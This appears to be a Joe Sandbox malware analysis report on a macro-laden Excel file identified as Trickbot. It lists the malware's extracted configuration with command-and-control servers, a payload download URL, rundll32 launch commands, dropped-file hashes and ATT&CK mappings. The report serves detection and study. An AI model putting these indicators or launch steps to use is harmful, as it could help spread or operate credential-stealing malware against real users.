

JOeSandbox Cloud BASIC



ID: 412537

Sample Name:

59c9f346_by_Libranalysis

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 18:59:41

Date: 12/05/2021

Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents	2
Analysis Report 59c9f346_by_Libranalysis	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Threatname: Trickbot	4
Yara Overview	5
Initial Sample	5
Memory Dumps	5
Unpacked PEs	5
Sigma Overview	5
System Summary:	5
Signature Overview	6
AV Detection:	6
Software Vulnerabilities:	6
System Summary:	6
Boot Survival:	6
Malware Analysis System Evasion:	6
Stealing of Sensitive Information:	6
Remote Access Functionality:	6
Mitre Att&ck Matrix	6
Behavior Graph	7
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	10
Domains	10
URLs	10
Domains and IPs	11
Contacted Domains	11
Contacted URLs	11
URLs from Memory and Binaries	11
Contacted IPs	11
Public	12
General Information	12
Simulations	13
Behavior and APIs	13
Joe Sandbox View / Context	13
IPs	13
Domains	13
ASN	13
JA3 Fingerprints	14
Dropped Files	14
Created / dropped Files	14
Static File Info	16
General	16
File Icon	16
Static OLE Info	17
General	17
OLE File "59c9f346_by_Libranalysis.xls"	17

Indicators	17
Summary	17
Document Summary	17
Streams	17
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	17
General	17
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	17
General	17
Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 271852	18
General	18
Macro 4.0 Code	18
Network Behavior	18
Network Port Distribution	18
TCP Packets	18
UDP Packets	20
DNS Queries	20
DNS Answers	20
HTTP Request Dependency Graph	20
HTTP Packets	20
Code Manipulations	21
Statistics	21
Behavior	21
System Behavior	22
Analysis Process: EXCEL.EXE PID: 2532 Parent PID: 584	22
General	22
File Activities	22
File Created	22
File Deleted	23
File Moved	23
File Written	23
File Read	34
Registry Activities	34
Key Created	34
Key Value Created	34
Key Value Modified	40
Analysis Process: rundll32.exe PID: 2392 Parent PID: 2532	40
General	40
File Activities	40
File Read	40
Analysis Process: rundll32.exe PID: 2352 Parent PID: 2392	40
General	40
Analysis Process: wermgr.exe PID: 2796 Parent PID: 2352	41
General	41
Disassembly	41
Code Analysis	41

Analysis Report 59c9f346_by_Libranalysis

Overview

General Information

Sample Name:	59c9f346_by_Libranalysis (renamed file extension from none to xls)
Analysis ID:	412537
MD5:	59c9f3469b577cd..
SHA1:	4c7d119d29cbd0..
SHA256:	ecaba5d26b3358..
Tags:	SilentBuilder
Infos:	
Most interesting Screenshot:	


Detection

Hidden Macro 4.0 TrickBot	
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Document exploit detected (creates ...
Document exploit detected (drops P...
Found malware configuration
Office document tries to convince vi...
Yara detected Trickbot
Document exploit detected (UrlDown...
Document exploit detected (process...
Drops PE files to the user root direc...
Found Excel 4.0 Macro with suspicio...
Office process drops PE file
Sigma detected: Microsoft Office Pr...
Tries to detect sandboxes and other...
Allocates memory within range whic...
Contains functionality to dynamically...
Contains functionality to read the PEB

Classification



Startup

▪ System is w7x64
• EXCEL.EXE (PID: 2532 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
▪ rundll32.exe (PID: 2392 cmdline: rundll32 ..\hsdksk.iem,StartW MD5: DD81D91FF3B0763C392422865C9AC12E)
▪ rundll32.exe (PID: 2352 cmdline: rundll32 ..\hsdksk.iem,StartW MD5: 51138BEEA3E2C21EC44D0932C71762A8)
▪ wermgr.exe (PID: 2796 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
▪ cleanup

Malware Configuration

Threatname: Trickbot

```
{
  "ver": "2000029",
  "gtag": "net15",
  "servs": [
    "103.66.72.217:443",
    "117.252.68.211:443",
    "103.124.173.35:443",
    "115.73.211.230:443",
    "117.54.250.246:443",
    "131.0.112.122:443",
    "69.109.35.254:20445",
    "43.17.158.63:36366",
    "130.180.24.227:44321",
    "131.168.228.35:19932",
    "185.31.222.247:49372",
    "151.107.13.249:46881",
    "190.106.36.209:40737",
    "42.139.161.213:11056",
    "23.95.165.4:64265",
    "189.169.15.32:42761",
    "125.6.227.80:58405",
    "217.159.190.123:8412",
    "47.106.66.231:10710",
    "46.136.156.92:5385"
  ],
  "autorun": [
    "pwgrabb",
    "pwgrabc"
  ],
  "ecc_key": "RUNTHzAAAAAL/ZqmMPBLaRfg1hP0tFJrZz2Zi2/EC4B3fiX8Vna0UUVKndBr+jEqWc7mw4v3ADTiwp64KSQKe1LZ27jUZxL4bWjxARPo85hv72nuedeZhRQ+adQQ/gIsV869MycRzghc="
}
```

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
59c9f346_by_Libranalysis.xls	SUSP_EnableContent_Str ng_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	0x1675d:\$e1: Enable Editing 0x16495:\$e3: Enable editing 0x16572:\$e4: Enable content

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2111681270.00000000002 E4000.00000004.00000001.sdump	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2111716192.0000000000361000.0000 0020.00000001.sdump	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2111647319.0000000000190000.0000 0040.00000001.sdump	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2111737895.000000000003 A0000.00000040.00000001.sdump	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.19052e.0.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.360000.2.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.19052e.0.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	


Sigma Overview

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality



Click to jump to signature section

AV Detection:



Found malware configuration

Software Vulnerabilities:



Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:



Drops PE files to the user root directory

Malware Analysis System Evasion:



Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:



Yara detected Trickbot

Remote Access Functionality:




Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1 1	Masquerading 1 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eavesdrop on Insecure Network Communication
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
59c9f346_by_Libranalysis.xls	4%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.360000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
koneckotechnology.com	0%	VirusTotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/ .	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/ .	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://koneckotechnology.com/netmons.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
koneckotechnology.com	198.54.114.131	true	false	0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://koneckotechnology.com/netmons.dll	false	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.00000000 2.2113675625.0000000001C97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112010637.000 00000000AB7000.00000002.00000000 1.sdmp	false		high
http://www.windows.com/pctv .	rundll32.exe, 00000004.00000000 2.2111809065.00000000008D0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.00000000 2.2113434354.0000000001AB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2111809065.000 00000008D0000.00000002.00000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.00000000 2.2113434354.0000000001AB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2111809065.000 00000008D0000.00000002.00000000 1.sdmp	false		high
http://www.icra.org/vocabulary/ .	rundll32.exe, 00000003.00000000 2.2113675625.0000000001C97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112010637.000 00000000AB7000.00000002.00000000 1.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000000 2.2113675625.0000000001C97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2112010637.000 00000000AB7000.00000002.00000000 1.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000000 2.2113434354.0000000001AB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2111809065.000 00000008D0000.00000002.00000000 1.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.00000000 2.2113434354.0000000001AB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2111809065.000 00000008D0000.00000002.00000000 1.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.114.131	koneckotechnology.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412537
Start date:	12.05.2021
Start time:	18:59:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	59c9f346_by_Libranalysis (renamed file extension from none to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@7/7@1/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 3.8% (good quality ratio 3.8%) • Quality average: 100% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Max analysis timeout: 720s exceeded, the analysis took too long • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:00:51	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.114.131	c527325d_by_Libranalysis.xls	Get hash	malicious	Browse	• koneckotechnology.com/netmons.dll
	Dridex.xls	Get hash	malicious	Browse	• kmschoolsystems.net/lzpd0w.zip

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
koneckotechnology.com	c527325d_by_Libranalysis.xls	Get hash	malicious	Browse	• 198.54.114.131

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	c527325d_by_Libranalysis.xls	Get hash	malicious	Browse	• 198.54.114.131
	CRPR7mRha6.exe	Get hash	malicious	Browse	• 198.54.122.60
	W9YDH79i8G.exe	Get hash	malicious	Browse	• 198.54.122.60
	Ko4zQgTBHv.exe	Get hash	malicious	Browse	• 198.54.122.60
	Purchase Order.exe	Get hash	malicious	Browse	• 198.54.126.165
	wed.doc	Get hash	malicious	Browse	• 198.54.122.60
	ORDER CONFIRMATION.doc	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.Trojan.Packed2.43091.10004.exe	Get hash	malicious	Browse	• 198.54.122.60
	6e5c05e1_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.122.60
	RFQ Plasma cutting machine.doc	Get hash	malicious	Browse	• 198.54.122.60
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 198.54.117.216
	main_setup_x86x64.exe	Get hash	malicious	Browse	• 162.255.119.164
	00098765123POIUU.exe	Get hash	malicious	Browse	• 199.192.23.253
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 185.61.154.27
	2021_May_Quotation_pdf.exe	Get hash	malicious	Browse	• 198.54.115.133
	337840b9_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.122.60

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Citvonvhciktufwvyzyhistnewdjgsoqdr.exe	Get hash	malicious	Browse	• 198.54.117.212
	Updated Order list -804333.exe	Get hash	malicious	Browse	• 198.54.115.56
	NAVTECO_R1_10_05_2021.pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	BELLOW FABRICATION Dwg.exe	Get hash	malicious	Browse	• 199.188.200.15

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmons[1].dll	c527325d_by_Libranalysis.xls	Get hash	malicious	Browse	
C:\Users\user\hsdksksk.iem	c527325d_by_Libranalysis.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmons[1].dll		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows	
Category:	dropped	
Size (bytes):	643072	
Entropy (8bit):	6.894237499747235	
Encrypted:	false	
SSDEEP:	12288:o2ga6aRz0uEbMN7TR7EPMx4lK6SjVVDeyt7kGXDba2k5GA:fgPaRz3CMNR/4lu8f7Pnq5GA	
MD5:	3BB9FE6B7E6B4D9C3A3C83DE6AACD952	
SHA1:	57C343AE5E95FE702B759737522E85FE9E97FE5E	
SHA-256:	697DEA4B154178E8DE096C66167B539AA4465155D294B11765F1A1886EB7C56D	
SHA-512:	1E98417C6C48E0BF405AE5FEDA4193C91A3B385F387F33D79FBA3DC6F7AA7571444885E6628B7CA6075887BFBEC3BD17E0782C11A1C45A7D4B1A139849CA4Df0	
Malicious:	true	
Joe Sandbox View:	• Filename: c527325d_by_Libranalysis.xls, Detection: malicious, Browse	
Reputation:	low	
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....g].#<.#<.#<4.)<....%<.04..!<.&0..8<.&0..<.#<.b>.4..0<.&0..W<.&0..<..<.&0..<..Rich#<.....PE..L.....!.....@.....>..E..!.....p...4.....H.....@.....text...x.....\..rdata..U.....@..@..data...Y...@...0...@.....@....rsrc...p.....@..@..reloc.....p.....@.....@..B.....	

C:\Users\user\AppData\Local\Temp\C3FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	82101
Entropy (8bit):	7.8905906411277
Encrypted:	false
SSDEEP:	1536:9KWFA4s1rWGH3W4nAeWRIMVGolahaDHTU6hryF70Kid:9KWFA4s1rW23W4ng2sTU2yF70Kid
MD5:	9057BF0C1F23CAFC7D5146074ED4C5B5
SHA1:	80B0DCFC039D6EA3A17F609E11E5BC2B6D697ECA9
SHA-256:	304C482BC3AC5E7ABE47C085DED409914FD4AD2BB69EB366E610D9264B67C4E2
SHA-512:	39B5830F3972574855FD39B4FB484CF8AA8E5C8D65407AE36DA6CBA4FBCBAA32B85F4D381F73C8EE9CD20E0D74E86540E2935FEBABC333258B29AEE93A4B6CF
Malicious:	false
Reputation:	low
Preview:	.U.N.O....;D....&M....]2...0..lc...1.....A...H.\$.....5..D....Y.....J.u.^.....pJ..e[(@v.....[...s...+.....t>Z...3.y.r#.....\z...:e..Z..N.T].s..U?v.T.....'\..I.P.iL....R\$Z~..A.z.....^..La.Q.#Os<..q.i..VP].....[0.....8lvi..A.i..H..2..'n.....D^^./.....-Ayykik....*d.49li..{.G.#.%b3.....eFnok..A..}. .../. .Phf6.....s...r"/.?R.{w...g .(>6..#.1]:W...B....P.3..D.1i.W...W...z.....P.&y..V.....PK.....!..uq.....[Content_Types].xml ..(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\59c9f346_by_Libranalysis.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu May 13 01:00:29 2021, mtime=Thu May 13 01:00:47 2021, atime=Thu May 13 01:00:48 2021, length=107520, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.57173529182458
Encrypted:	false
SSDEEP:	48:8r/XTFGzBoUqOE+5NyqOE6+Qh2r/XTFGzBoUqOE+5NyqOE6+Q/:8r/XJGLqFMNZF6+Qh2r/XJGLqFMNZF69
MD5:	7E4126CB0293C570DA42FFBA33385231
SHA1:	D40A8FE8ABD6848F44DA9F59FA9F2C17B60A2BC4
SHA-256:	7CE6D1CE8AE57C766AB8BED37AB08789110EE6FD49D8AFE79FD639C9E4436A03
SHA-512:	2446791633E95D42A91B34ADCE536C90A9BFC5C5A498BC015776BA2B8D41E2DAFFEEFB734BC69DCA7C8E1FAE396197F9FF7D8BE998A5A1D2FF141FC5A4B112D
Malicious:	false
Reputation:	low
